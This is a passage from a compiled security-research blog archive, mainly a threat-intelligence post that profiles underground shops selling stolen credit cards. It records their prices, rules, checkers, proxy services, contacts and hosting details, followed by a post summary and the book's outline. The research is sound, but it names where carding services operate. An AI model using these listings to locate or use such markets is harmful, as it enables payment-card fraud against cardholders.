**BestDumps.biz** doesn't allow newly registered visitors the opportunity to search across its database of stolen credit card details, unless they pay \$50 using Liberty Reserve.

867



868



## ***\_Domain reconnaissance***

**bestdumps.biz** - 195.3.145.87 - Name server:  
NS1.BESTDUMPS.BIZ - Email: admin@bestdumps.biz -  
AS50244 -

HOSTED IN LATVIA, Associated email:  
bdsupport@jabber.org, Associated ICQ: 655584

## ***\_Bulba.cc***

**Bulba.cc** offers a Checker for stolen credit cards.

The most recent announcement is "UPDATE ADDED 1000

MEXICO RARE! FRESH! 95 % VALID!!! Hurry up to load the account".

The service advertised itself as follows:

" Hello my name is Bulba. I am official reseller of **TRACK2.NAME** service. Bulba.cc opened because **track2.name** closed registration and don't accept new

*customers. We don't have any specific rules. Our only rule is "we don't replace bad dumps". That means we don't replace them at all and we don't have replacement policy. Don't ask about it in any case!*

*We accept Libery Reserve, WU, MG, Bank Transfer (NEW) without any fees. Minimum for payment by LR - 10*

*\$, WU, MG - 500 \$, Bank Transfer - 500 \$. Also we give 10 % bonus of money to all purchases.*

*Our bases: SALES - track2, 50 % valid, alot dumps! Very cheap \$7 per one! DATABASE9 - TRACK1+TRACK2(90*

*%) + TRACK2(10 %) only! 80 % valid, FRESH. NEW DATABASE, TRACK 2 only, 95 % valid, FRESH! NEW! "*

869



870



### **Domain reconnaissance**

**bulba.cc** - 91.223.77.254 - Name server:  
NS1.NAMESELF.COM - Email: bulbacc@yahoo.com - AS6849,  
UKRTELNET

*JSC UKRTELECOM - HOSTED IN UKRAINE*

### **CardShop.bz**

**CardShop.bz** is yet another DIY interface for purchasing stolen credit cards data (dumps/full dumps). The general rules of the site are as follows:

2.1.1) All calculations on a site and its services - automatic

2.1.2) Minimum funding amount on a site 10 \$ that equals to 50 credits

871

2.1.3) Period of validity of credits is 1 month (under the additional oral agreement term can be increased). In a case if you had not time to spend all credits, it is possible to make fund of your account and credits will automatically be restored

2.1.4) Refund for not used credits - IS NOT POSSIBLE

In order to avoid conflict situations, please check information that you need before funding account

The Rules of service ONLINE sale CC/DUMPS reads:

"2.2) Rules of service ONLINE sale CC/DUMPS

2.2.1) Return of credits for purchased CC/Dumps which have been checked before purchase and have status VALID -

IS NOT POSSIBLE

2.2.1) Return of credits for purchased CC/Dumps which have been checked in 1 hour after purchase through the link

'Check' and having status VALID - IS NOT POSSIBLE

2.2.2) Return of credits for purchased invalid CC/Dumps (DECLINE/HOLD CALL/PICKUP) which are not checked before



*purchase, is possible only within 24 hours after the order. After 24 hours any claims on return of credits are not accepted*

*2.2.3) You will not be charged for invalid CC/Dumps if you checked it instant or in 1 hour and credits will be refunded automatically. You will be charged only for CC/Dumps checking even if CC/Dumps is invalid*

*2.2.4) We do not guarantee limits and amounts on CC/Dumps*

*2.3) Rules of service ONLINE Check CC/Dumps*

*2.3.1) Status Valid, means that at the moment of check CC/Dump was Approved*

*2.3.2) Status Declined, means that at the moment of check CC/Dump was Decline/Pickup/Hold Call*

*2.3.3) Claims on checked DUMP/CC are not accepted.*

*2.7) Rules of other services on site CardShop will be added in this agreement later*

*3) Prices and Tariffs*

*3.1.1) 1 credit is accepted to a unit of account on site CardShop. Initially 1 credit = 1 \$. The price for 1 credit can change according to tariffs for funding. Tariffs could be found in Tariff section at site*

*3.1.2) Administration CardShop reserves the right to itself at any moment to change tariffs. You agree periodically check tariffs on site CardShop to learn about possible changes in them"*

*The is currently offering 33903 U.S based stolen credit cards for sale. The web site is also offering Proxies for sale - compromised malware infected hosts- where the price is 0.3 \$ per proxy. Next to the inventory of stolen credit cards and the proxy service, the web site is also offering batch checking for the validity of the stolen credit cards, and is also performing Lookups SSN/MMN services, with the ability to Lookup MMN in California state.*

872



### ***\_Domain reconnaissance***

873



***cardshop.bz*** - 217.23.9.67 - Name server:  
*ns1.servicedns.nl* - Email: *contact@privacyprotect.org*;  
*AS49981, WorldStream; HOSTED IN THE NETHERLANDS*

### ***\_CcMall.cc***

***CcMall.cc*** is associated with the following ICQ number 777605, where potential buyers would have to connect with the seller in order to be offered the ability to register in the site. " For private limited registration only into the new shop" is currently displayed on ***CcMall.cc***'s web site.

### ***\_Domain reconnaissance***

**ccmall.cc** - 213.5.70.34 - Name server:  
TR1.ONLINESHOP.SU - Email: gwylhcfktm@whoisservices.cn  
- AS49544,

INTERACTIVE3D-AS - HOSTED IN THE NETHERLANDS; Name  
server: **tr1.onlineshop.su** - Email: exchangers@msn.com  
context.cx is also registered using exchangers@msn.com.

### **\_ccStore.ru**

ccStore.ru is associated with the following ICQ - 20606, and  
requires that a valid email address is supplied in order to  
activate the access to yet another interface for selling and  
reselling fraudulently obtained financial data.

874



### **\_Domain reconnaissance**

**ccStore.ru** - 91.220.101.200 - Name server:  
ns1.1000dns.net - Email: ccstoreru@yahoo.com - AS49704 -  
HOSTED IN

THE NETHERLANDS

### **\_Cv2Shop.com**

**Cv2Shop.com** has an inventory of 734 U.S based stolen  
credit cards for the price of Discovery - \$2.2 per piece;  
Amex for \$2; Mastercard for \$2; Visa for \$1.7 per piece. The  
fraudulent interface is also offering 80 Canadian stolen  
credit 875





*cards for the price of \$7 per piece for Discovery and Amex, and for \$6 for Mastercard and \$5 for Visa.*

### ***\_Domain reconnaissance***

***cv2shop.com***

-

*72.20.12.205*

-

*Name*

*server:*

*DNS1.NAME-SERVICES.COM*

-

*Email:*

*wn-*

*fxgjdg@whoisprivacyprotect.com - AS25761, STAMINUS-COMM - HOSTED IN THE UNITED STATES*

### ***\_FreshStock.biz***

*876*



*FreshStock.biz is associated with the following ICQ - 607373112 where users have to initiate the contact in order to obtain access to the DIY shop for stolen credit cards..*

## ***\_Domain reconnaissance***

***freshstock.biz*** - 38.97.225.166;

69.175.73.184 - Name server - NS1.PIPEDNS.COM Email:

ghmbfvn-

txs@whoisprivacyprotect.com - AS32475, SINGLEHOP , Inc.  
- HOSTED IN THE UNITED STATES

## ***\_Magic-Numbers.cc***

*Magic-Numbers.cc is associated with the following ICQ - 333277 and Jabber: elche@jabber.org where users wanting*

*bulk orders have to contact the cybercriminals offering the DIY interface for stolen credit card numbers.*

*The web site is currently offering 24642 U.S based stolen credit cards, followed by another 1545 Israeli based*

*credit cards, with a total dumps currently being offered at 43,507. The most recent advertisements read: " Australia base, ultra virgin fresh base - track2 available. Approval rate 85 %"*

877



878



## ***\_Domain reconnaissance***

***magic-numbers.cc*** - 91.213.175.89;

91.223.77.35 Name server:

NS1.1000DNS.NET - Email:

con-

tact@privacyprotect.org - AS6849, UKRTELNET JSC  
UKRTELECOM - HOSTED IN UKRAINE

### ***\_Mega4u.biz***

879



***mega4u.biz*** is currently closed for free registration.

### ***\_Domain reconnaissance***

***mega4u.biz*** - 178.162.174.71 - Name server:  
NS1.FREEDNS.WS - Email: persiks@online.ua - AS28753,  
LEASEWEB-DE

- HOSTED IN GERMANY

### ***\_MyCc.su***

MyCc.su is associated with the following ICQ - 40040000  
and next to offering stolen credit cards for sale, is also  
soliciting for security vulnerabilities - " Found a bug? We will  
pay! ". The latest update from September 29 says that 1500  
EU based stolen credit cards have been added, followed by  
another update from the same date, this time with

300 French based stolen credit cards added.

*The price of the stolen credit cards varies between \$2 and \$5*

880



### ***\_Domain reconnaissance***

881



***mycc.su*** - 188.93.17.180 - Name server:  
*ns1.deltahost.com.ua* - Email: *admin@mycc.su* - AS49505,  
SELECTEL Ltd. -

*HOSTED IN RUSSIA*

### ***\_Perfect-Numbers.cc***

*Perfect-Numbers.cc is yet another DIY interface for purchasing stolen credit cards. It's associated with teh following ICQ - 605099359. Users are able to search within the interface only after they have refilled their balance using Liberty Reserve as a means for payment.*

### ***\_Domain reconnaissance***

882



***perfect-numbers.cc*** - 91.220.101.75 - Name server:  
NS1.1000DNS.NET - AS49704, ADDOS-AS FOP Litvinenko  
Sergey Nikolaevich; icq: 605099359 - HOSTED IN THE  
NETHERLANDS

### ***\_PrivateServices.ws***

*privateservices.ws* currently has a database of 634 U.K  
based stolen credit cards, and another 293 French based  
stolen credit cards.

883



884



### ***\_Domain reconnaissance***

***privateservices.ws*** - 217.23.9.92 - Name server:  
ns1.servicedns.nl - AS49981, WorldStream AS Maasdijk -  
HOSTED IN

THE NETHERLANDS

### ***\_pwnshop.cc***

*pwnshop.cc* is yet another DIY interface for selling stolen  
credit card numbers. The web site is currently returning the  
following message: " You can obtain registration code only  
from exist clients.Please be aware of scam - registration



*code is free for exist clients, so if you pay for it - as for refund. "*

885



### ***\_Domain reconnaissance***

***pwnshop.cc*** - 77.79.13.209 - Name server:  
NS1.AFRAID.ORG - AS16125, DC-AS UAB - HOSTED IN  
LITHUANIA

### ***\_TrackStore.su***

*trackstore.su is offering existing clients to option to refer additional customers for the price of \$20 each. The web site is currently offering 1648 U.S based stolen credit cards, exclusively from the Suntrust Bank for the price of \$10*

886



*for each stolen credit card.*

887



### ***\_Domain reconnaissance***

888



**trackstore.su** - 46.21.148.26 - Email:  
roger.sroy@yahoo.com - AS35017, SWIFTWAY-AS - HOSTED  
IN THE NETHERLANDS

### ***\_Track2.name***

*track2.name is offering stolen credit card numbers for the price of \$20 for each stolen credit card.*

889



### ***\_Domain reconnaissance***

**track2.name** - 91.213.175.121 - AS6849, UKRTELNET JSC  
UKRTELECOM - HOSTED IN UKRAINE

### ***\_vzone.tc***

*vzone.tc is yet another DIY shop for stolen credit card numbers. The current announcement reads : " Dear users, after you buy cards, to view proper information, please click download all cards or download selected card from My Cards page. It will show you all information like Last Name and all the additional info like phone, email.*

*P.S If you dislike new shop V.2 of our shop, then please use support link and send us your feedback to admin, if you want to back old shop V.1 then send feedback with proper reasons why u again want to see old shop V.1"*

*The current price for a stolen credit card is \$1.80 for every card. Next to offering stolen credit cards as a service, the shop is also offering SSN and DOB Searcher, next to the opportunity for customers of the shop to also*

*purchase proxies – compromised malware infected hosts.*

890



891



### ***\_Domain reconnaissance***

892



**vzone.tc** - 49.212.25.242 - Name server: dns1.yandex.ru -  
Email: adamsnames@rrpproxy.net - AS9371, SAKURA-C

*SAKURA Internet - HOSTED IN JAPAN*

### ***\_DumpsSheck.com***

*dumpscheck.com is associated wit the following ICQ -  
612303315 is an advanced checker for the validity of stolen*

*credit card details. The web site says " Current merchant  
accepts VISA, MASTERCARD, AMEX, DISCOVER, DINERS,  
JCB. "*

893





## ***\_Domain reconnaissance***

***dumpscheck.com*** - 206.217.196.47 - Name server:  
NS1.DUMPSCHECK.COM - Icq 612303315; AS4436, NLAYER

*Communications, Inc. - HOSTED IN THE UNITED STATES*

*Related posts on the economics of cybercrime:*

***[7]New report details the prices within the  
cybercrime market***

***[8]CardCops: Stolen credit card details getting  
cheaper***

***[9]Microsoft study debunks profitability of the  
underground economy***

***[10]Are Stolen Credit Card Details Getting Cheaper?***

***[11]Squeezing the Cybercrime Ecosystem in 2009***

***[12]Price Discrimination in the Market for Stolen  
Credit Cards***

***[13]The Underground Economy's Supply of Goods***

***[14]Microsoft study debunks phishing profitability***

***This post has been reproduced from [15]Dancho  
Danchev's blog. Follow him [16]on Twitter.***

1. <http://www.zdnet.com/blog/security/cardcops-stolen-credit-card-details-getting-cheaper/2084>

2. <http://ddanchev.blogspot.com/2008/07/are-stolen-credit-card-details-getting.html>

3. <http://ddanchev.blogspot.com/2008/06/price-discrimination-in-market-for.html>

894

4. <http://www.zdnet.com/blog/security/scammers-introduce-atm-skimmers-with-built-in-sms-notification/2000>

5. <http://ddanchev.blogspot.com/2010/07/cybercriminals-sql-inject-cybercrime.html>

6. <http://ddanchev.blogspot.com/2008/06/price-discrimination-in-market-for.html>

7. <http://www.zdnet.com/blog/security/new-report-details-the-prices-within-the-cybercrime-market/8078>

8. <http://www.zdnet.com/blog/security/cardcops-stolen-credit-card-details-getting-cheaper/2084>

9. <http://www.zdnet.com/blog/security/microsoft-study-debunks-profitability-of-the-underground-economy/3522>

10. <http://ddanchev.blogspot.com/2008/07/are-stolen-credit-card-details-getting.html>

11. <http://ddanchev.blogspot.com/2009/01/squeezing-cybecrime-ecosystem-in-2009.html>

12. <http://ddanchev.blogspot.com/2008/06/price-discrimination-in-market-for.html>

13. <http://ddanchev.blogspot.com/2007/03/underground-economys-supply-of-goods.html>

14. <http://www.zdnet.com/blog/security/microsoft-study-debunks-phishing-profitability/2366>

15. <http://ddanchev.blogspot.com/>

16. <http://twitter.com/danchodanchev>

895

## **2.11**

### **December**

896



### **Summarizing ZDNet's Zero Day Posts for October (2011-12-04 21:05)**

*The following is a brief summary of all of my posts at ZDNet's Zero Day for October. You can subscribe to my*

**[1]personal RSS feed, [2]Zero Day's main feed, or follow me on Twitter:**

**01. [3]iPhone 5 themed emails serve Windows malware**

**02. [4]27 of 100 tested Chrome extensions contain 51 vulnerabilities**

**03. [5]37 percent of users browsing the Web with insecure Java versions**

**04. [6]Google introduces Safe Browsing Alerts for network administrators**

**05. [7]Malware Watch: U.S Chamber of Commerce official letter; DHL delivery error, IRS notifications**

897

**06. [8]'Steve Jobs Alive!' emails lead to exploits and malware**

**07. [9]Which is the most popular malware propagation tactic?**

**08. [10]Spamvertised 'Cancellation of the package delivery' emails serving malware**

**09. [11]Hacking group from Nepal posts 10,000 stolen Facebook accounts online**

**10. [12]Over a million web sites affected in mass SQL injection attack**

**11. [13]New Mac OS X malware disables Apple's malware protection**

**12. [14]New Mac OS X malware with DDoS functionality spotted in the wild**

**13. [15]Security researcher finds major security flaw in Facebook**

**This post has been reproduced from [16]Dancho Danchev's blog. Follow him [17]on Twitter.**

1. [http://www.zdnet.com/topics/dancho+danchev?o=1&mode=rss&tag=mantle\\_skin;content](http://www.zdnet.com/topics/dancho+danchev?o=1&mode=rss&tag=mantle_skin;content)

2. <http://feeds.feedburner.com/zdnet/security>

3. <http://www.zdnet.com/blog/security/iphone-5-themed-emails-serve-windows-malware/9534>
4. <http://www.zdnet.com/blog/security/27-of-100-tested-chrome-extensions-contain-51-vulnerabilities/9537>
5. <http://www.zdnet.com/blog/security/37-percent-of-users-browsing-the-web-with-insecure-java-versions/9541>
6. <http://www.zdnet.com/blog/security/google-introduces-safe-browsing-alerts-for-network-administrators/9569>
7. <http://www.zdnet.com/blog/security/malware-watch-us-chamber-of-commerce-official-letter-dhl-delivery-error-irs-notifications/9572>
8. <http://www.zdnet.com/blog/security/steve-jobs-alive-emails-lead-to-exploits-and-malware/9587>
9. <http://www.zdnet.com/blog/security/which-is-the-most-popular-malware-propagation-tactic/9638>
10. <http://www.zdnet.com/blog/security/spamvertised-cancellation-of-the-package-delivery-emails-serving-malware/9654>
11. <http://www.zdnet.com/blog/security/hacking-group-from-nepal-posts-10000-stolen-facebook-accounts-online/9658>
12. <http://www.zdnet.com/blog/security/over-a-million-websites-affected-in-mass-sql-injection-attack/9662>
13. <http://www.zdnet.com/blog/security/new-mac-os-x-malware-disables-apples-malware-protection/9665>



14. <http://www.zdnet.com/blog/security/new-mac-os-x-malware-with-ddos-functionality-spotted-in-the-wild/9701>
15. <http://www.zdnet.com/blog/security/security-researcher-finds-major-security-flaw-in-facebook/9704>
16. <http://ddanchev.blogspot.com/>
17. <http://twitter.com/danchodanchev>

# Document Outline

- 2010
  - January
    - [Summarizing Zero Day's Posts for December \(2010-01-04 22:03\)](#)
    - [Top Ten Must-Read Posts at ZDNet's Zero Day for 2009 \(2010-01-04 22:10\)](#)
    - [Top Ten Must-Read DDanchev Posts For 2009 \(2010-01-04 22:37\)](#)
    - [Scareware, Blackhat SEO, Spam and Google Groups Abuse, Courtesy of the Koobface Gang \(2010-01-08 17:29\)](#)
    - [Outlook Web Access Themed Spam Campaign Serves Zeus Crimeware \(2010-01-08 23:53\)](#)
    - [Pushdo Serving Crimeware, Client-Side Exploits and Russian Bride Scams \(2010-01-13 21:10\)](#)
    - [Follow Me on Twitter! \(2010-01-18 19:05\)](#)
    - [Facebook/AOL Update Tool Spam Campaign Serving Crimeware and Client-Side Exploits \(2010-01-26 09:34\)](#)
    - [Inside a Commercial Chinese DIY DDoS Platform \(2010-01-26 14:28\)](#)
    - [Inside a Commercial Chinese DIY DDoS Platform \(2010-01-26 14:28\)](#)
  - February
    - [Summarizing Zero Day's Posts for January \(2010-02-01 22:34\)](#)
    - [How the Koobface Gang Monetizes Mac OS X Traffic \(2010-02-02 18:07\)](#)
    - [How the Koobface Gang Monetizes Mac OS X Traffic \(2010-02-02 18:07\)](#)

- [PhotoArchive Crimeware/Client-Side Exploits Serving Campaign in the Wild \(2010-02-03 22:42\)](#)
- [A Diverse Portfolio of Scareware/Blackhat SEO Redirectors Courtesy of the Koobface Gang \(2010-02-04 00:50\)](#)
- [A Diverse Portfolio of Scareware/Blackhat SEO Redirectors Courtesy of the Koobface Gang \(2010-02-04 00:50\)](#)
- [A Diverse Portfolio of Scareware/Blackhat SEO Redirectors Courtesy of the Koobface Gang \(2010-02-04 00:50\)](#)
- [Keeping Money Mule Recruiters on a Short Leash - Part Two \(2010-02-09 20:17\)](#)
- [Tax Report Themed Zeus/Client-Side Exploits Serving Campaign in the Wild \(2010-02-11 22:19\)](#)
- ['Anonymous' Group's DDoS Operation Titstorm \(2010-02-12 01:40\)](#)
- ['Anonymous' Group's DDoS Operation Titstorm \(2010-02-12 01:40\)](#)
- [Dissecting an Ongoing Money Mule Recruitment Campaign \(2010-02-12 23:46\)](#)
- [Dissecting an Ongoing Money Mule Recruitment Campaign \(2010-02-12 23:46\)](#)
- [IRS/PhotoArchive Themed Zeus/Client-Side Exploits Serving Campaign in the Wild \(2010-02-15 23:34\)](#)
- [IRS/PhotoArchive Themed Zeus/Client-Side Exploits Serving Campaign in the Wild \(2010-02-15 23:34\)](#)
- [Don't Play Poker on an Infected Table - Part Two \(2010-02-25 13:17\)](#)
- [Fotolog's FTLog Malware Campaign Serves Bogus Video Codecs \(2010-02-26 00:02\)](#)
- [March](#)

- [Summarizing Zero Day's Posts for February \(2010-03-02 21:20\)](#)
- [Don't Play Poker on an Infected Table - Part Three \(2010-03-09 22:43\)](#)
- [AS50215 Troyak-as Taken Offline, Zeus C&Cs Drop from 249 to 181 \(2010-03-10 21:01\)](#)
- [Money Mule Recruiters on Yahoo!'s Web Hosting \(2010-03-11 20:41\)](#)
- [Scareware, Sinowal, Client-Side Exploits Serving Spam Campaign in the Wild \(2010-03-13 00:17\)](#)
- [Koobface Redirectors and Scareware Campaigns Now Hosted in Moldova \(2010-03-15 13:51\)](#)
- [The Current State of the Crimeware Threat \(2010-03-20 17:05\)](#)
- [Keeping Money Mule Recruiters on a Short Leash - Part Three \(2010-03-20 23:14\)](#)
- [GazTransitStroy/GazTranZitStroy: From Scareware to Zeus Crimeware and Client-Side Exploits \(2010-03-24 00:22\)](#)
- [Zeus Crimeware/Client-Side Exploits Serving Campaign in the Wild \(2010-03-24 20:29\)](#)
- [Copyright Lawsuit Filed Against You Themed Malware Campaign \(2010-03-29 17:42\)](#)
- [Money Mule Recruitment Campaign Serving Client-Side Exploits \(2010-03-30 18:51\)](#)
- [Money Mule Recruitment Campaign Serving Client-Side Exploits \(2010-03-30 18:51\)](#)
- [April](#)
  - [Summarizing Zero Day's Posts for March \(2010-04-01 10:58\)](#)
  - [Keeping Money Mule Recruiters on a Short Leash - Part Four \(2010-04-09 10:54\)](#)
  - [Dissecting Northwestern Bank's Client-Side Exploits Serving Site Compromise \(2010-04-12 12:03\)](#)

- [Copyright Violation Alert Themed Ransomware in the Wild \(2010-04-12 19:51\)](#)
- [Copyright Violation Alert Themed Ransomware in the Wild \(2010-04-12 19:51\)](#)
- [iPhone Unlocking Themed Malware Campaign Spamadvertised \(2010-04-14 20:20\)](#)
- [Facebook FarmTown Malvertising Campaign Courtesy of the Koobface Gang \(2010-04-16 19:03\)](#)
- [Dissecting the WordPress Blogs Compromise at Network Solutions \(2010-04-18 23:31\)](#)
- [Dissecting the WordPress Blogs Compromise at Network Solutions \(2010-04-18 23:31\)](#)
- [The DNS Infrastructure of the Money Mule Recruitment Ecosystem \(2010-04-20 18:46\)](#)
- [Dissecting Koobface Gang's Latest Facebook Spreading Campaign \(2010-04-27 14:53\)](#)
- [Dissecting Koobface Gang's Latest Facebook Spreading Campaign \(2010-04-27 14:53\)](#)
- [GoDaddy's Mass WordPress Blogs Compromise Serving Scareware \(2010-04-27 21:22\)](#)
- [GoDaddy's Mass WordPress Blogs Compromise Serving Scareware \(2010-04-27 21:22\)](#)
- [Summarizing Zero Day's Posts for April \(2010-04-29 14:09\)](#)
- [May](#)
  - [U.S. Treasury Site Compromise Linked to the NetworkSolutions Mass WordPress Blogs Compromise \(2010-05-04 22:56\)](#)
  - [U.S. Treasury Site Compromise Linked to the NetworkSolutions Mass WordPress Blogs Compromise \(2010-05-04 22:56\)](#)
  - [From the Koobface Gang with Scareware Serving Compromised Sites \(2010-05-08 20:46\)](#)
  - [From the Koobface Gang with Scareware Serving Compromised Sites \(2010-05-08 20:46\)](#)

- [TorrentReactor.net Serving Crimeware, Client-Side Exploits Through a Malicious Ad \(2010-05-11 08:34\)](#)
- [TorrentReactor.net Serving Crimeware, Client-Side Exploits Through a Malicious Ad \(2010-05-11 08:34\)](#)
- [Dissecting the Mass DreamHost Sites Compromise \(2010-05-11 22:19\)](#)
- [Dissecting the Mass DreamHost Sites Compromise \(2010-05-11 22:19\)](#)
- [Spamvertised iTunes Gift Certificates and CV Themed Malware Campaigns \(2010-05-13 20:16\)](#)
- [The Avalanche Botnet and the TROYAK-AS Connection \(2010-05-13 22:14\)](#)
- [The Avalanche Botnet and the TROYAK-AS Connection \(2010-05-13 22:14\)](#)
- [Koobface Gang Responds to the "10 Things You Didn't Know About the Koobface Gang Post" \(2010-05-17 21:23\)](#)
- [Koobface Gang Responds to the "10 Things You Didn't Know About the Koobface Gang Post" \(2010-05-17 21:23\)](#)
- [Inside a Commercial Chinese DIY DDoS Tool \(2010-05-26 13:55\)](#)
- [Spamvertised Client-Side Exploits Serving Adult Content Themed Campaign \(2010-05-28 15:29\)](#)
- [Summarizing Zero Day's Posts for May \(2010-05-31 18:40\)](#)
- [June](#)
  - [Vendor of Mobile Spying Apps Drives Biz Model Through DIY Generators \(2010-06-03 15:09\)](#)
  - [Dissecting the Ongoing U.S Federal Forms Themed Blackhat SEO Campaign - Part Two \(2010-06-03 18:56\)](#)

- [Dissecting the 100,000+ Scareware Serving Fake YouTube Pages Campaign \(2010-06-08 21:49\)](#)
- [Facebook Photo Album Themed Malware Campaign, Mass SQL Injection Attacks Courtesy of AS42560 \(2010-06-15 16:05\)](#)
- [Dissecting the Exploits/Scareware Serving Twitter Spam Campaign \(2010-06-16 14:32\)](#)
- [Sampling 419 Advance Fee Scams Activity \(2010-06-17 16:25\)](#)
- [Money Mule Recruiters Trick Mules Into Installing Fake Transaction Certificates \(2010-06-29 11:07\)](#)
- [July](#)
  - [Summarizing Zero Day's Posts for June \(2010-07-05 21:35\)](#)
  - [Cybercriminals SQL Inject Cybercrime-friendly Proxies Service \(2010-07-13 23:00\)](#)
  - [Exploits, Malware, and Scareware Courtesy of AS6851, BKCNET, Sagade Ltd. \(2010-07-14 19:54\)](#)
  - [Sampling Malicious Activity Inside Cybercrime-Friendly Search Engines \(2010-07-15 17:44\)](#)
  - [Spamvertised Amazon "Verify Your Email", "Your Amazon Order" Malicious Emails \(2010-07-16 21:17\)](#)
  - [Dissecting the Xerox WorkCentre Pro Scanned Document Themed Campaign \(2010-07-19 20:26\)](#)
  - [ZeuS Crimeware Serving 123Greetings Ecard Themed Campaign in the Wild \(2010-07-20 23:40\)](#)
- [August](#)
  - [Summarizing Zero Day's Posts for July \(2010-08-02 14:54\)](#)
  - [Spamvertised Best Buy, Macy's, Evite and Target Themed Scareware/Exploits Serving Campaign](#)

(2010-08-09 14:19)

- [Dissecting a Scareware-Serving Black Hat SEO Campaign Using Compromised .NL/.CH Sites \(2010-08-13 17:09\)](#)

- September

- [Historical OSINT: Celebrities Death, Fedex Invoices, Office-Themed Malware Campaigns \(2010-09-08 21:07\)](#)
- [Summarizing 3 Years of Research Into Cyber Jihad \(2010-09-11 16:24\)](#)

- 2011

- January.

- [Top Ten Must-Read DDanchev Posts For 2010 \(2011-01-22 00:25\).](#)
- [Top Ten Must-Read Posts at ZDNet's Zero Day for 2010 \(2011-01-22 12:06\).](#)
- [Spamvertised "Your password has been stolen!" Malware Campaign Circulating \(2011-01-26 20:30\).](#)
- [Keeping Money Mule Recruiters on a Short Leash - Part Five \(2011-01-31 12:58\).](#)
- [Keeping Money Mule Recruiters on a Short Leash - Part Five \(2011-01-31 12:58\).](#)

- February

- [\(2011-02-09 12:43\)](#)
- [Spamvertised Portfolio of Fraudulent/Pharmaceutical Domains \(2011-02-14 20:14\)](#)
- [A Diverse Portfolio of Fake Security Software - Part Twenty Five \(2011-02-15 16:06\)](#)
- [Bogus Adult Content SPIM-ed Over ICQ \(2011-02-16 13:25\)](#)
- [Sampling 419 Advance Fee Scams Activity - Part Two \(2011-02-21 13:54\)](#)
- [Summarizing Zero Day's Posts for February \(2011-02-28 15:59\)](#)



- March

- [Compromised University Leads to Fraudulent Google Brand-jacked Pharmaceutical Ads \(2011-03-07 14:08\)](#)
- [Keeping Money Mule Recruiters on a Short Leash - Part Six \(2011-03-10 14:45\)](#)
- [Keeping Money Mule Recruiters on a Short Leash - Part Six \(2011-03-10 14:45\)](#)
- [Spamvertised DHL Notification Malware Campaign \(2011-03-10 15:29\)](#)
- [Compromised University Leads to Fraudulent Pharmaceutical Ads \(2011-03-10 16:53\)](#)
- [More Spamvertised DHL Notifications Spread Malware \(2011-03-11 15:31\)](#)
- [Spamvertised FedEx Notifications Spread Malware \(2011-03-16 18:14\)](#)
- [Compromised Universities Leads to Fraudulent Pharmaceutical Ads \(2011-03-16 19:30\)](#)
- [Spamvertised United Parcel Service notifications serve malware \(2011-03-23 15:54\)](#)
- [Spamvertised Post Office Express Mail \(USPS\) Emails Serving Malware \(2011-03-25 18:20\)](#)
- [Dissecting the Massive SQL Injection Attack Serving Scareware \(2011-03-31 19:54\)](#)
- [Dissecting the Massive SQL Injection Attack Serving Scareware \(2011-03-31 19:54\)](#)

- April

- [Spamvertised DHL Notifications Scareware Campaign \(2011-04-04 16:44\)](#)
- [Summarizing Zero Day's Posts for March \(2011-04-04 18:56\)](#)
- [Don't Play Poker on an Infected Table - Part Four \(2011-04-11 18:10\)](#)
- [Spamvertised "Request Rejected" Campaign Serving Scareware \(2011-04-12 20:22\)](#)

- [Spamvertised "Successfull Order 977132" Leads to Scareware \(2011-04-28 14:50\)](#)
- [May](#)
  - [Summarizing ZDNet's Zero Day Posts for April \(2011-05-09 12:50\)](#)
  - [Don't Play Poker on an Infected Table - Part Five \(2011-05-09 15:52\)](#)
  - [A Peek Inside a New DDoS Bot - "Snap" \(2011-05-09 17:03\)](#)
  - [Keeping Money Mule Recruiters on a Short Leash - Part Seven \(2011-05-10 12:41\)](#)
  - [Keeping Money Mule Recruiters on a Short Leash - Part Eight - Historical OSINT \(2011-05-25 13:18\)](#)
  - [Keeping Money Mule Recruiters on a Short Leash - Part Eight - Historical OSINT \(2011-05-25 13:18\)](#)
  - [A Peek Inside the Vertex Net Loader \(2011-05-26 16:34\)](#)
  - [A Peek Inside the Vertex Net Loader \(2011-05-26 16:34\)](#)
  - [Keeping Money Mule Recruiters on a Short Leash - Part Nine \(2011-05-30 12:09\)](#)
  - [Keeping Money Mule Recruiters on a Short Leash - Part Nine \(2011-05-30 12:09\)](#)
- [June](#)
  - [Summarizing ZDNet's Zero Day Posts for May \(2011-06-08 16:24\)](#)
- [July](#)
  - [Summarizing ZDNet's Zero Day Posts for June \(2011-07-07 12:24\)](#)
  - [Keeping Money Mule Recruiters on a Short Leash - Part Ten \(2011-07-07 13:25\)](#)
  - [Keeping Money Mule Recruiters on a Short Leash - Part Ten \(2011-07-07 13:25\)](#)
- [August](#)

- [Summarizing ZDNet's Zero Day Posts for July \(2011-08-22 18:06\)](#)
- [A Peek Inside Web Malware Exploitation Kits \(2011-08-29 13:19\)](#)
- [Keeping Money Mule Recruiters on a Short Leash - Part Eleven \(2011-08-29 15:51\)](#)
- [Keeping Money Mule Recruiters on a Short Leash - Part Eleven \(2011-08-29 15:51\)](#)
- [September](#)
  - [Summarizing 3 Years of Research Into Cyber Jihad \(2011-09-11 13:34\)](#)
  - [Summarizing ZDNet's Zero Day Posts for August \(2011-09-27 19:13\)](#)
  - [Spamvertised 'Uniform Traffic Ticket' and 'FDIC Notifications' Serving Malware - Historical OSINT \(2011-09-28 14:43\)](#)
  - [Spamvertised 'Uniform Traffic Ticket' and 'FDIC Notifications' Serving Malware - Historical OSINT \(2011-09-28 14:43\)](#)
- [October](#)
  - [Summarizing ZDNet's Zero Day Posts for September \(2011-10-04 14:37\)](#)
  - [Spamvertised "NACHA security nitification" Serving Malware - Historical OSINT \(2011-10-04 14:38\)](#)
  - [Spamvertised "IRS notice" Serving Malware \(2011-10-09 19:53\)](#)
  - [Spamvertised IRS-themed "Last Notice" Emails Serving Malware \(2011-10-18 21:45\)](#)
  - [Dissecting the Ongoing Mass SQL Injection Attack \(2011-10-20 23:36\)](#)
  - [Dissecting the Ongoing Mass SQL Injection Attack \(2011-10-20 23:36\)](#)
  - [Exposing the Market for Stolen Credit Cards Data \(2011-10-31 02:07\)](#)
- [December](#)

- [Summarizing ZDNet's Zero Day Posts for October \(2011-12-04 21:05\)](#)